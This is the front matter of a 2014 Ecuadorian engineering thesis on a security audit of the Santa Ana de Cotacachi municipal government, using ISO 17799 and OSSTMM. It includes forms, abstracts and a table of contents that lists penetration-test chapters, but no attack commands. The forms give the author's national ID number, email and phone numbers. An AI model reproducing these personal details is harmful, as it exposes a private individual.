



UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

**CARRERA DE INGENIERÍA ELECTRÓNICA
Y REDES DE COMUNICACIÓN**

**TRABAJO DE GRADO PREVIO A LA OBTENCIÓN DEL TÍTULO DE
INGENIERO EN ELECTRÓNICA Y REDES DE COMUNICACIÓN**

TEMA:

**“AUDITORÍA DE SEGURIDAD INFORMÁTICA PARA EL GOBIERNO
AUTÓNOMO DESCENTRALIZADO DE SANTA ANA DE COTACACHI,
BASADA EN LA NORMA NTP-ISO/IEC 17799:2007 Y LA
METODOLOGÍA OSSTMM V2.”**

AUTOR: DANIEL DAVID JARAMILLO REMACHE

DIRECTOR: ING. EDGAR MAYA

IBARRA – ECUADOR

2014



UNIVERSIDAD TÉCNICA DEL NORTE
BIBLIOTECA UNIVERSITARIA
AUTORIZACIÓN DE USO Y PUBLICACIÓN

A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

La UNIVERSIDAD TÉCNICA DEL NORTE dentro del proyecto Repositorio Digital Institucional determina la necesidad de disponer de textos completos en formato digital con la finalidad de apoyar los procesos de investigación, docencia y extensión de la universidad.

Por medio del presente documento dejo sentada mi voluntad de participar en este proyecto, para lo cual pongo a disposición la siguiente información.

DATOS DEL CONTACTO	
Cedula de identidad	1002871760
Apellidos y nombres	Jaramillo Remache Daniel David
Dirección	Calle Oriental
Email	davx_jra@hotmail.com
Teléfono Fijo	062635160
Teléfono Móvil	0997588046
DATOS DE LA OBRA	
Título	AUDITORÍA DE SEGURIDAD INFORMÁTICA PARA EL GOBIERNO AUTÓNOMO DESCENTRALIZADO DE SANTA ANA DE COTACACHI, BASADA EN LA NORMA NTP-ISO/IEC 17799:2007 Y LA METODOLOGÍA OSSTMM V2.
Autor	Jaramillo Remache Daniel David
Fecha	10/07/2014
Programa	Pregrado
Título por el que se aspira	Ingeniería en Electrónica y Redes de Comunicación
Director	Ing. Edgar Maya

2.- AUTORIZACIÓN DE USO A FAVOR DE LA UNIVERSIDAD

Yo, Daniel David Jaramillo Remache, con cédula de identidad Nro. 1002871760, en calidad de autora y titular de los derechos patrimoniales de la obra o trabajo de grado descrito anteriormente, hago entrega del ejemplar respectivo en forma digital y autorizo a la Universidad Técnica del Norte, la publicación de la obra en el Repositorio Digital Institucional y uso del archivo digital en la Biblioteca de la Universidad con fines académicos, para ampliar la disponibilidad de material y como apoyo a la educación, investigación y extensión, en concordancia con la ley de Educación Superior Artículo 144.

Ibarra a los 10 días del mes de julio de 2014



Nombre: Daniel David Jaramillo Remache

Cédula: 1002871760



UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

**CESIÓN DE DERECHOS DE AUTOR DEL TRABAJO DE GRADO A FAVOR DE LA
UNIVERSIDAD TÉCNICA DE NORTE**

Yo, **Daniel David Jaramillo Remache**, con cédula de identidad Nro. 1002871760, manifiesto mi voluntad de ceder a la Universidad Técnica del Norte los derechos patrimoniales consagrados en la Ley de Propiedad Intelectual del Ecuador, artículos 4. 5 y 6, en calidad de autora de la obra o trabajo de grado denominado: **“AUDITORÍA DE SEGURIDAD INFORMÁTICA PARA EL GOBIERNO AUTÓNOMO p Comunicación** en la Universidad Técnica del Norte, quedando la Universidad facultada para ejercer plenamente los derechos cedidos anteriormente.

En mi condición de autor me reservo los derechos morales de la obra antes citada. En concordancia suscribo este documento en el momento que hago entrega del trabajo final en formato impreso y digital a la Biblioteca de la Universidad Técnica del Norte.

Nombre: Daniel David Jaramillo Remache

Cédula: 1002871760

Ibarra, julio de 2014



UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

CERTIFICACIÓN

Certifico, que el presente trabajo de titulación **“AUDITORÍA DE SEGURIDAD INFORMÁTICA PARA EL GOBIERNO AUTÓNOMO DESCENTRALIZADO DE SANTA ANA DE COTACACHI, BASADA EN LA NORMA NTP ISO/IEC 17799:2007 Y LA METODOLOGÍA OSSTMM V2.”** fue desarrollado en su totalidad por la Sr. Daniel David Jaramillo Remache, bajo mi supervisión.

Ing. Edgar Maya
DIRECTOR DE PROYECTO



UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

DECLARACIÓN

Yo, DANIEL DAVID JARAMILLO REMACHE, declaro bajo juramento que el trabajo aquí descrito, es de mí autoría, y que no ha sido previamente presentado para ningún grado o calificación profesional, y que se ha consultado las referencias bibliográficas que se incluyen en este documento.

A través de la presente declaración cedo mis derechos de propiedad intelectual, correspondientes a este trabajo, a la Universidad Técnica del Norte, según lo establecido en las Leyes de propiedad Intelectual, Reglamentos y Normatividad vigente de la Universidad Técnica del Norte.

A handwritten signature in blue ink, appearing to read 'Daniel David Jaramillo Remache', is written over a horizontal line.

Daniel David Jaramillo Remache

C.I. 1002871760



UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

AGRADECIMIENTO

Agradezco a Dios por la vida y salud que me da, para realizar este proyecto, es el quien ha estado en las etapas buenas y malas de la vida, que a pesar de mis errores siempre me da una nueva oportunidad.

A mis padres por haberme apoyado al dar todo su esfuerzo para que ahora este culminando esta etapa más en mi vida, a mis hermanos y hermanas que siempre pusieron su confianza en mí y por ayudarme incondicionalmente a cumplir mi sueño y volverlo realidad.

A mi director de tesis el Ing. Edgar Maya, por la orientación, el seguimiento y la supervisión continúa del proyecto de tesis, pero sobre todo por la motivación y el apoyo recibido a lo largo de este tiempo.

A los funcionarios del Departamento de Informática del GAD Municipal de Santa Ana de Cotacachi, por brindarme la ayuda desinteresada e información necesaria para la culminación de este proyecto.

A mis compañero y amigos con quien compartí muchos momentos fuera y dentro de las aulas, con una mención especial a Ricardo Haro a quien se lo debo más de lo que parece y a las demás personas que me han brindado su tiempo y cariño durante el tiempo de mis estudios.

Daniel Jaramillo



UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

DEDICATORIA

El presente proyecto está dedicado a Dios todopoderoso por haber puesto en mi camino las herramientas necesarias para poder realizarlo y a mis padres por su abnegado apoyo con el fin de llegar a ser un profesional de éxito.

Daniel Jaramillo

RESUMEN

El presente proyecto trata sobre la realización de una auditoría de seguridad informática para el Gobierno Autónomo Descentralizado de Santa Ana de Cotacachi, basada en las normas NTP-ISO/IEC 17799:2007 y la metodología OSSTMM v2 con el objetivo de detectar las vulnerabilidades y posibles deficiencias que pueda tener la red y de esta manera determinar con efectividad las medidas necesarias a tomar, para evitar cualquier tipo de ataques y mejorar la eficiencia de la red.

En el primer capítulo se presenta la base teórica que da inicio al trabajo de investigación. Se describe los aspectos primordiales de la seguridad de la información, así como las plataformas y herramientas de aplicación de la norma NPT-ISO/IEC 17799:2007, y la metodología OSSTMM v2, para aplicarlos en la elaboración de este proyecto.

En el segundo capítulo se describe la infraestructura actual de la red de datos hasta el mes de Octubre del 2013, los datos obtenidos son el resultado de la información recolectada con la colaboración del departamento de informática y el reconocimiento de las instalaciones físicas de la red.

En el tercer capítulo se describe las vulnerabilidades encontradas en la red de datos, para lo cual se ha utilizado el software Backtrack, y se ha tomado como base los preceptos de la metodología OSSTMMv2.1

En el cuarto capítulo trata de una serie de recomendaciones estableciendo acciones a emprender, que contribuyan a mejorar el nivel de seguridad de la información, incluyendo políticas de seguridad, para reducir al mínimo los riesgos de pudieran darse en el futuro, basándose en la norma NTP-ISO/IEC 17799:2007.

ABSTRACT

This project involves the realization of an audit of computer security for the Gobierno Autónomo Descentralizado Municipal de Santa Ana de Cotacachi, based on rules NTP-ISO/IEC 17799:2007 and the Methodology OSSTMM v2 in order to detect possible vulnerabilities and deficiencies that may have network and thus determine effectively the measure necessary to take to prevent any attacks and improve network efficiency.

The first chapter present the theoretical foundation to start the research work. It's described the main aspects of information security, as well as platforms and tools for implementing the standard NPT-ISO/IEC 17799:2007 and the methodology OSSTMM for application in the development of this project.

The second chapter describes the current network infrastructure data until the month of October 2013, the data are the result of information collected in collaboration with the department and the recognition physical facilities of the network.

The third chapter is described the vulnerabilities found in the data network, for which is used the Backtrack software and has been based on the precepts of the methodology OSSTMM.

The fourth chapter is a series of recommendations establishing actions to undertake to help improve the level of information security, including security policies to minimize risks might occur in the future, based on the standard NTP-ISO/IEC 17799:2007.

PRESENTACIÓN

La falta de seguridad informática hoy en día es una latente preocupación en el campo de las redes especialmente donde se maneja información confidencial, como correo electrónico, sistemas Informáticos, o paginas gubernamentales, debido a la avance tecnológico y a la globalización de las redes de comunicación que van de la mano con la internet.

Dadas las condiciones actuales en la red mundial, es imprescindible hacer algo al respecto para de alguna manera evitar cualquier tipo de amenazas a los activos de esta entidad; El departamento de informática del Gobierno autónomo Descentralizado Municipal de Santa Ana de Cotacachi tiene las soluciones tradicionales de firewall y antivirus que son necesarias para evitar la transferencia de programas malintencionados, pero no son suficientes para combatir la nueva generación de amenazas y ataques dirigidos. Tampoco los usuarios y empleados que dan uso a diario de los activos y de la red interna, poseen una cultura de seguridad que pueda salvaguardar la información almacenada en formato electrónico.

La información que maneja Gobierno Autónomo descentralizado Municipal de Santa Ana de Cotacachi es de trascendental importancia para el progreso productivo, económico, social y cultural del cantón debido a que la mayoría de las transacciones se la realizan haciendo uso de sistemas informáticos.

Para lo cual se propone el presente proyecto que se encargará de analizar los mecanismos de control que están implantados, determinando si los mismos son apropiados y cumplen los objetivos o estrategias determinadas, de no ser el caso se pretende establecer una serie de recomendaciones estableciendo acciones a emprender, que contribuyan a mejorar el nivel de seguridad de la información.

ÍNDICE DE CONTENIDOS

AUTORIZACIÓN DE USO Y PUBLICACIÓN.....	I
CESIÓN DE DERECHOS DE AUTOR DEL TRABAJO DE GRADO A FAVOR DE LA UNIVERSIDAD TÉCNICA DE NORTE.....	¡ERROR! MARCADOR NO DEFINIDO.
CERTIFICACIÓN	¡ERROR! MARCADOR NO DEFINIDO.
AGRADECIMIENTO.....	VI
DEDICATORIA.....	VII
RESUMEN	VIII
ABSTRACT	IX
PRESENTACIÓN.....	X
ÍNDICE DE CONTENIDOS	XI
ÍNDICE DE TABLAS	XXI
RESUMEN	¡ERROR! MARCADOR NO DEFINIDO.
PRESENTACIÓN.....	¡ERROR! MARCADOR NO DEFINIDO.
CAPÍTULO I	1
SEGURIDAD INFORMÁTICA	1
1.1 INTRODUCCIÓN	1
1.2 IMPORTANCIA DE LA SEGURIDAD INFORMÁTICA	2
1.3 PRINCIPIOS IMPORTANTES DE LA SEGURIDAD INFORMÁTICA.....	3
1.3.1 CONFIDENCIALIDAD	3
1.3.2 INTEGRIDAD	4
1.3.3 DISPONIBILIDAD.....	4
1.3.4 AUTENTICACIÓN	4
1.4 MODELOS DE SEGURIDAD	5
1.4.1 SEGURIDAD POR OSCURIDAD.....	5
1.4.2 PERÍMETRO DE DEFENSA	5
1.4.3 DEFENSA EN PROFUNDIDAD	5
1.5 ATAQUES COMUNES BASADO EN EL MODELO TCP/IP	6
1.5.1 CAPA ACCESO A RED	6
1.5.1.1 AMENAZA A LAS INSTALACIONES	6
1.5.1.2 AMENAZAS POR INTERCEPTACIÓN INTRUSIVA EN LOS MENSAJES POR EL USO DE UNA RED FÍSICA.....	8
1.5.1.2.1 INTERRUPCIÓN	8
1.5.1.2.2 INTERCEPCIÓN	9
1.5.1.2.3 MODIFICACIÓN.....	9
1.5.1.2.4 FABRICACIÓN.....	10
1.5.2 CAPA INTERNET.....	10
1.5.2.1 TÉCNICAS DE SNIFfING	10
1.5.2.2 FALSIFICACIÓN DE DIRECCIONES IP	11

1.5.3	CAPA TRANSPORTE	11
1.5.3.1	DESVIACIÓN DEL TRÁFICO.....	11
1.5.3.2	DENEGACIÓN DE SERVICIO (DDOS)	12
1.5.3.3	DESBORDAMIENTO DE BUFFER	12
1.5.4	CAPA APLICACIÓN.....	12
1.5.4.1	SERVICIO DE NOMBRES DE DOMINIO.....	12
1.5.4.2	TELNET.....	12
1.5.4.3	FILE TRANSFER PROTOCOL	13
1.5.4.4	HYPERTEXT TRANSFER PROTOCOL	13
1.6	AUDITORÍA DE SEGURIDAD INFORMÁTICA.....	14
1.6.1	INTRODUCCIÓN	14
1.6.2	OBJETIVO FUNDAMENTAL DE LA AUDITORÍA INFORMÁTICA	14
1.6.3	CARACTERÍSTICAS DE LA AUDITORÍA DE SEGURIDAD INFORMÁTICA	15
1.6.3	SÍNTOMAS DE NECESIDAD DE UNA AUDITORÍA DE SEGURIDAD INFORMÁTICA	15
1.6.5	HERRAMIENTAS Y TÉCNICAS PARA LA AUDITORÍA INFORMÁTICA	16
1.6.6	METODOLOGÍA DE TRABAJO DE AUDITORÍA DE SEGURIDAD INFORMÁTICA	16
1.6.6.1	ALCANCE DE LA AUDITORÍA DE SEGURIDAD	17
1.6.6.2	ESTUDIO INICIAL.....	17
1.6.6.3	ENTORNO OPERACIONAL.....	18
1.6.6.4	DETERMINACIÓN DE RECURSOS DE LA AUDITORÍA INFORMÁTICA.....	19
1.6.6.4.1	RECURSOS MATERIALES	19
1.6.6.4.2	RECURSOS HUMANO	19
1.6.6.5	ELABORACIÓN DEL PLAN Y DE LOS PROGRAMAS DE TRABAJO	19
1.6.6.6	INFORME FINAL.....	20
1.6.6.7	ESTRUCTURA DEL INFORME FINAL	20
1.7	ESTÁNDARES RELACIONADOS CON LA SEGURIDAD INFORMÁTICA.....	20
1.7.1	NORMA NTP-ISO/IEC 17799:2007.....	21
1.7.1.1	RESEÑA HISTÓRICA	21
1.7.1.2	DEFINICIÓN DE LA NORMA NTP-ISO/IEC 17799:2007.....	22
1.7.1.3	ESTRUCTURA Y CAMPO DE APLICACIÓN.....	23
1.7.1.3.1	POLÍTICA DE SEGURIDAD.....	23
1.7.1.3.2	ORGANIZANDO LA SEGURIDAD DE INFORMACIÓN.....	24
1.7.1.3.3	GESTIÓN DE ACTIVOS.....	24
1.7.1.3.4	SEGURIDAD EN RECURSOS HUMANOS.....	24
1.7.1.3.5	SEGURIDAD FÍSICA Y AMBIENTAL.....	24
1.7.1.3.6	GESTIÓN DE COMUNICACIONES Y OPERACIONES.....	25
1.7.1.3.7	CONTROL DE ACCESO.....	25
1.7.1.3.8	ADQUISICIÓN, DESARROLLO Y MANTENIMIENTO DE SISTEMAS DE INFORMACIÓN.....	25
1.7.1.3.9	GESTIÓN DE INCIDENTES DE LOS SISTEMAS DE INFORMACIÓN.....	25

1.7.1.3.10 GESTIÓN DE LA CONTINUIDAD DEL NEGOCIO.....	25
1.7.1.3.11 CUMPLIMIENTO.....	26
1.7.2 OSSTMM, MANUAL DE LA METODOLOGÍA ABIERTA DE TESTEO DE SEGURIDAD.....	26
1.7.2.1 ESTRUCTURA.....	26
1.7.2.2 SECCIÓN A - SEGURIDAD DE LA INFORMACIÓN.....	27
1.7.2.3 SECCIÓN B – SEGURIDAD DE LOS PROCESOS.....	27
1.7.2.4 SECCIÓN C – SEGURIDAD DE LAS TECNOLOGÍAS DE INTERNET.....	27
1.7.2.5 SECCIÓN D – SEGURIDAD EN LAS COMUNICACIONES.....	28
1.7.2.6 SECCIÓN E – SEGURIDAD INALÁMBRICA.....	28
1.7.2.7 SECCIÓN F – SEGURIDAD FÍSICA.....	28
1.7.3 ESQUEMA DEL MANUAL OSSTMM.....	29
1.7.4 CARACTERÍSTICAS.....	29
CAPÍTULO II.....	31
ANÁLISIS DE LA SITUACIÓN ACTUAL.....	31
2.1 DESCRIPCIÓN GENERAL.....	31
2.1.1 ESTRUCTURA ORGANIZACIONAL.....	31
2.2 ESPECIFICACIONES TÉCNICAS.....	32
2.2.1 UBICACIÓN FÍSICA.....	32
2.2.2 ESTRUCTURA DE LA RED DE DATOS.....	32
2.2.2.1 TOPOLOGÍA FÍSICA DE LA RED.....	32
2.2.2.2 TOPOLOGÍA LÓGICA DE LA RED.....	34
2.2.3 RECURSOS INFORMÁTICOS.....	36
2.2.3.1 FUNCIONES DE LOS EQUIPOS DEL BACKBONE.....	36
2.2.3.2 DATOS DE LOS SERVIDORES.....	38
2.2.3.2.1 MAIL.....	39
2.2.3.2.2 BASE DE DATOS ORACLE.....	39
2.2.3.2.3 SQL OLYMPO.....	40
2.2.3.2.4 SERVIDOR WEB.....	40
2.2.3.2.5 ANTIVIRUS.....	41
2.2.3.2.6 FIREWALL.....	41
2.2.3.2.7 SERVIDOR BLADE.....	42
2.2.3.3 DATOS DE LOS ESTACIONES DE TRABAJO.....	42
2.2.3.4 DISPOSITIVOS DE SOPORTE.....	44
2.2.4 ESTRUCTURA DE LA WAN.....	45
2.2.4.1 ACCESO AL INTERNET.....	45
2.2.5 ENLACES DE RED HACIA LAS INSTITUCIONES RELACIONADAS.....	45
2.3 ADMINISTRACIÓN DEL SISTEMA DE RED.....	46
2.3.1 GESTIÓN DEL SOFTWARE.....	46
2.3.2 GESTIÓN HARDWARE.....	46
2.3.3 GESTIÓN DEL ANTIVIRUS.....	46

2.3.4 ANALIZADOR DE LA RED.....	47
2.3.5 ADMINISTRACIÓN DEL DEPARTAMENTO INFORMÁTICO.....	47
2.4 RESPONSABILIDAD DE LOS FUNCIONARIOS DEL DEPARTAMENTO DE INFORMÁTICA	47
2.4.1 PLANES DE SISTEMAS	47
2.4.2 INSTALADORES.....	48
2.4.3 MANTENIMIENTO	48
2.4.4 LICENCIAS	48
2.4.5 RESPALDO (BACK UP).....	49
2.4.6 DOCUMENTACIÓN	49
CAPÍTULO III	50
PRUEBAS DE VULNERABILIDAD	50
3.1 INTRODUCCIÓN	50
3.2 SEGURIDAD DE LA INFORMACIÓN	50
3.2.1 REVISIÓN DE LA INTELIGENCIA COMPETITIVA.....	50
3.2.1.1 BASE DE DATOS WHOIS	50
3.2.1.2 COSTO DE TI DE LA INFRAESTRUCTURA.....	52
3.2.1.3 COSTO DE SOPORTE DE LA INFRAESTRUCTURA.....	53
3.3 SEGURIDAD DE PROCESOS.....	53
3.3.1 TESTEO DE SOLICITUD.....	53
3.3.2 TESTEO DE SUGERENCIA DIRIGIDA	55
3.3.3 TESTEO DE LAS PERSONAS CONFIABLES.....	56
3.4 SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET.....	57
3.4.1 SONDEO DE RED	57
3.4.1.1 ESCANEADO DE VULNERABILIDADES DE LOS SITIOS WEB	57
3.4.1.2 SISTEMA DE DETECCIÓN DE INTRUSOS	60
3.4.2 IDENTIFICACIÓN DE LOS SERVICIOS DE SISTEMAS.....	61
3.4.2.1 ESCANEADO DE PUERTOS EN SERVIDOR DE BASE DE DATOS	62
3.4.2.2 ESCANEADO DE PUERTOS EN EL SERVIDOR WEB	63
3.4.2.3 ESCANEADO DE PUERTOS EN EL SERVIDOR ACTIVE DIRECTORY.....	64
3.4.2.4 ESCANEADO DE PUERTOS EN EL SERVIDOR DE CORREO	65
3.4.2.5 ESCANEADO DE PUERTOS EN EL SERVIDOR DE INSTALADORES.....	67
3.4.3 TESTEO DE APLICACIONES DE INTERNET.....	69
3.4.3.1 ATAQUE DE FUERZA BRUTA AL SERVIDOR DE BASE DE DATOS	69
3.4.3.2 ATAQUE DE FUERZA BRUTA AL SERVIDOR WEB	70
3.4.3.3 ATAQUE DE FUERZA BRUTA AL SERVIDOR ACTIVE DIRECTORY	71
3.4.3.4 ATAQUE DE FUERZA BRUTA AL SERVIDOR DE CORREO.....	72
3.4.3.5 ATAQUE DE FUERZA BRUTA AL SERVIDOR INSTALADORES.....	73
3.4.3.6 ATAQUE DE FUERZA BRUTA AL SERVIDOR FIREWALL	74
3.4.4 ENRUTAMIENTO.....	75

3.4.5	DESCIFRADO DE CONTRASEÑAS.....	75
3.4.5.1	DESCIFRADO MEDIANTE EL ATAQUE MAN-IN-THE-MIDDLE.....	75
3.4.5.2	DESCIFRADO CLAVES WIFI.....	78
3.4.6	TESTEO DE DENEGACIÓN DE SERVICIOS.....	79
3.4.7	EVALUACIÓN DE POLÍTICAS DE SEGURIDAD	79
3.5	SEGURIDAD EN LAS COMUNICACIONES	80
3.5.1	TESTEO DE PBX.....	80
3.5.2	REVISIÓN DEL FAX	81
3.5.3	TESTEO DEL MODEM	82
3.6	SEGURIDAD INALÁMBRICA.....	82
3.6.1	VERIFICACIÓN DE REDES INALÁMBRICAS	82
3.6.2	VERIFICACIÓN DE REDES BLUETOOTH.....	85
3.6.3	VERIFICACIÓN DE DISPOSITIVOS DE ENTRADA INALÁMBRICOS.....	85
3.6.4.	VERIFICACIÓN DE DISPOSITIVOS DE MANO INALÁMBRICOS	86
3.6.5	VERIFICACIÓN DE DISPOSITIVOS DE VIGILANCIA INALÁMBRICO	86
3.6.6	VERIFICACIÓN DE RFID.....	87
3.6.7	VERIFICACIÓN DE SISTEMAS INFRARROJOS	88
3.7	SEGURIDAD FÍSICA.	88
3.7.1	REVISIÓN DE PERÍMETRO	88
3.7.2	REVISIÓN DE MONITOREO	91
3.7.3	EVALUACIÓN DE CONTROLES DE ACCESO	92
3.7.4	REVISIÓN DE ENTORNO	92
	CAPÍTULO IV	94
	MEDIDAS ESPECÍFICAS DE CORRECCIÓN PARA EL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	94
4.1	INTRODUCCIÓN	94
4.2	POLÍTICA DE SEGURIDAD.....	94
4.2.1	INTRODUCCIÓN	94
4.2.2	INSTALACIÓN DE EQUIPO DE CÓMPUTO	94
4.2.3	MANTENIMIENTO DE EQUIPO DE CÓMPUTO.	95
4.2.4	ACTUALIZACIÓN AL EQUIPO.	95
4.2.5	REUBICACIÓN DE UN EQUIPO DE CÓMPUTO.	96
4.2.6	CONTROL DE ACCESO AL EQUIPO DE CÓMPUTO.	96
4.2.7	CONTROL DE ACCESO LOCAL A LA RED.....	96
4.2.8	CONTROL DE ACCESO REMOTO.....	96
4.2.9	ACCESO A LOS SISTEMAS ADMINISTRATIVOS.....	97
4.2.10	ACCESO A INTERNET.....	97
4.2.11	UTILIZACIÓN DE LOS RECURSOS DE LA RED.....	97
4.2.12	ADQUISICIÓN DE SOFTWARE.	97
4.2.13	INSTALACIÓN DE SOFTWARE.....	98

4.2.17 PROPIEDAD INTELECTUAL.....	98
4.2.18 SUPERVISIÓN Y EVALUACIÓN	98
4.2.19 GENERALES.....	99
4.2.14 ACTUALIZACIÓN DEL SOFTWARE.....	99
4.2.15 AUDITORIA DE SOFTWARE.....	100
4.2.16 SOFTWARE PROPIEDAD DE LA INSTITUCIÓN.....	100
4.3 ASPECTOS ORGANIZATIVOS PARA LA SEGURIDAD	101
4.4 GESTIÓN DE ACTIVOS	107
4.5 SEGURIDAD EN RECURSOS HUMANOS.....	108
4.6 SEGURIDAD FÍSICA Y AMBIENTAL.....	109
4.6.1 ÁREAS SEGURAS.....	109
4.6.2 RECUPERACIÓN DE DESASTRES.....	109
4.7 GESTIÓN DE COMUNICACIÓN Y OPERACIONES.....	110
4.7.1 ADMINISTRACIÓN Y GESTIÓN DE RED DE GAD MUNICIPAL DE SANTA ANA DE COTACACHI	110
4.7.1.1 DISEÑO DE LAS SUBREDES	111
4.7.1.2 DIRECCIONAMIENTO LÓGICO DE LAS VLANS.....	111
4.7.1.3 DISEÑO DEL MAPA DE DIRECCIONAMIENTO	113
4.7.1.4 VLANS DE VOZ	113
4.7.2 GESTIÓN DE SEGURIDAD DE REDES INALÁMBRICAS	115
4.7.3 PROTECCIÓN CONTRA AMENAZAS.....	115
4.7.3.1 SERVIDORES WEBS	115
4.7.3.1.1 SITIO WEB COTACACHI.GOB.EC.....	115
4.7.3.1.2. SITIO WEB COTACACHIENLINEA.GOB.EC.....	115
4.7.3.2.1 SERVIDOR DE BASE DE DATOS.....	116
4.7.3.2.2 SERVIDOR WEB	117
4.7.3.2.3 SERVIDOR ACTIVE DIRECTORY.....	117
4.7.3.2.4 SERVIDOR DE CORREO	118
4.7.3.2.5 SERVIDOR DE INSTALADORES.....	118
4.7.3.3 MEDIDAS DE PREVENCIÓN PARA EL ATAQUE DE FUERZA BRUTA	119
4.7.3.4 MEDIDAS DE PREVENCIÓN PARA EL ATAQUES THE MEN IN THE MIDDLE	119
4.7.4 MONITOREO Y REGISTRO DE ACTIVIDADES	119
4.8 CONTROL DE ACCESOS.....	120
4.8.1 REGISTRO DE USUARIOS.....	120
4.8.2 CONTRASEÑAS DE USUARIO.....	120
4.9 ADQUISICIÓN. DESARROLLO Y MANTENIMIENTO DE SISTEMAS.....	120
4.9.1 ADQUISICIÓN DE SOFTWARE	120
4.9.2 DESARROLLO DE SOFTWARE.....	120
4.9.3. CAMBIOS EN EL SISTEMA OPERATIVO.....	121
4.10 GESTIÓN DE INCIDENTES DE LA INFORMACIÓN.....	122

4.10.1 REPORTE DE EVENTOS	122
4.10.1 REPORTE DE DEBILIDADES	122
CAPÍTULO V	124
CONCLUSIONES Y RECOMENDACIONES.	124
5.1 CONCLUSIONES.....	124
5.2 RECOMENDACIONES	125
REFERENCIAS BIBLIOGRÁFICAS	126
GLOSARIOS DE TÉRMINOS	129
ANEXO A: HOJAS DE VIDA DE LOS PROFESIONALES DE INFORMÁTICA DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	132
ANEXO B: REPORTE DE LLAMADAS DE UNA EXTENSIÓN.....	135
ANEXO C: PLANO PLANTA BAJA GAD	136
ANEXO D: PLANO PLANTA ALTA GAD	137
ANEXO E: NORMA ECUATORIANA DE LA CONSTRUCCIÓN PAG. 16	138
ANEXO F: CÓDIGO ECUATORIANO DE LA CONSTRUCCIÓN. REQUISITOS GENERALES DE DISEÑO: PELIGRO SÍSMICO, ESPECTROS DE DISEÑO Y REQUISITOS MÍNIMOS DE CÁLCULOS PARA DISEÑO SÍSMORESISTENTE. PAG13	139
ANEXO G: REGLAMENTO Y PROCEDIMIENTOS DE INSTALACIÓN DE EQUIPOS Y SISTEMAS INFORMÁTICOS.....	140
ANEXO H: FORMULARIO DE RECEPCIÓN Y RESPONSABILIDAD DE EQUIPOS INFORMÁTICOS DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	147
ANEXO I: FORMULARIO DE MANTENIMIENTO DE EQUIPOS INFORMÁTICOS DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	149
ANEXO J: FORMULARIO DE LA SALIDA DE EQUIPOS INFORMÁTICOS DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	152
ANEXO K: PROCEDIMIENTO PARA EL CAMBIO DE UN EQUIPO	155
ANEXO L: REGISTRO DEL PERSONAL QUE INGRESA AL DEPARTAMENTO DE INFORMÁTICA DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	157
ANEXO M: FORMULARIO PARA INGRESA REMOTAMENTE A LOS SERVIDORES DE INFORMÁTICA DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	158
ANEXO N: ACTA DE RECEPCIÓN DEL EQUIPO Y CUMPLIMIENTO DEL REGLAMENTO DE USO DE EQUIPOS Y SISTEMAS INFORMÁTICOS	160
ANEXO O: COMPROMISO DE CONFIDENCIALIDAD DE LOS EMPLEADOS EMPLEADAS EN CUANTO AL USO Y DIVULGACIÓN DE INFORMACIÓN.....	161

ÍNDICE DE FIGURAS

FIGURA 1. ELEMENTOS DE UNA RED FÍSICA. MENSAJE (M), ORIGEN (X), DESTINO (Y), INTRUSO (I).....	8
FIGURA 2. INTERRUPCIÓN DE UN MENSAJE.....	8
FIGURA 3. INTERCEPCIÓN DE UN MENSAJE.....	9
FIGURA 4. MODIFICACIÓN DE UN MENSAJE.	9
FIGURA 5. FABRICACIÓN DE UN MENSAJE.	10
FIGURA 6. CARACTERÍSTICAS DE LA AUDITORÍA DE SEGURIDAD INFORMÁTICA.....	15
FIGURA 7. ESTRUCTURA DEL MANUAL OSSTMM.....	29
FIGURA 8. FUNCIÓN DEL MANUAL OSSTMM.....	30
FIGURA 9. ORGANIGRAMA ESTRUCTURAL DEL GOBIERNO MUNICIPAL DE COTACACHI..	31
FIGURA 10. ESQUEMA DE LA LAN DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI	33
FIGURA 11. DIRECCIÓN DE RED CLASE C.....	34
FIGURA 12. TOPOLOGÍA LÓGICA DE LAS REDES VLANS.....	35
FIGURA 13. DETALLE DE LAS CONEXIONES HACIA LOS SERVIDORES DE LA INSTITUCIÓN	39
FIGURA 14. ENLACE HACIA LAS INSTITUCIONES RELACIONADAS.....	46
FIGURA 15. ELEMENTO DE LA POLICÍA MUNICIPAL EN LA ENTRADA DE GAD MUNICIPAL DE SANTA ANA DE COTACACHI.....	54
FIGURA 16. PERSONAL DEL ÁREA DE INFORMÁTICA NEGANDO EL ACCESO AL CUARTO DE EQUIPOS.....	55
FIGURA 17. ACCESO PERMITIDO AL CUARTO DE EQUIPOS HA DESCONOCIDO.....	57
FIGURA 18. PANEL DE ADMINISTRACIÓN DE LA PÁGINA WEB COTACACHI.GOB.EC.....	58
FIGURA 19. ALERTAS DE LAS VULNERABILIDADES MOSTRADAS POR EL SOFTWARE ACUNETIX.....	58
FIGURA 20. DESCRIPCIÓN DE LA VULNERABILIDAD FALSIFICACIÓN DE PETICION EN SITIOS CRUZADOS.....	59
FIGURA 21. ALERTAS MOSTRADAS POR ACUNETIX DEL SITIO WEB WWW.COTACACHIENLINEA.GOB.EC.....	59
FIGURA 22. VULNERABILIDAD: ADIVINACIÓN DE CONTRASEÑA EN INICIO DE SESIÓN.....	60
FIGURA 23. SISTEMA DE DETECCIÓN DE INTRUSOS A TRAVÉS DEL FIREWALL ENDIAN..	61
FIGURA 24. ESCANEADO DE PUERTOS SERVIDOR DE BASE DE DATOS.....	62
FIGURA 25. ANÁLISIS DE ESCANEADO TCP SYN USANDO WIRESHARK.....	63
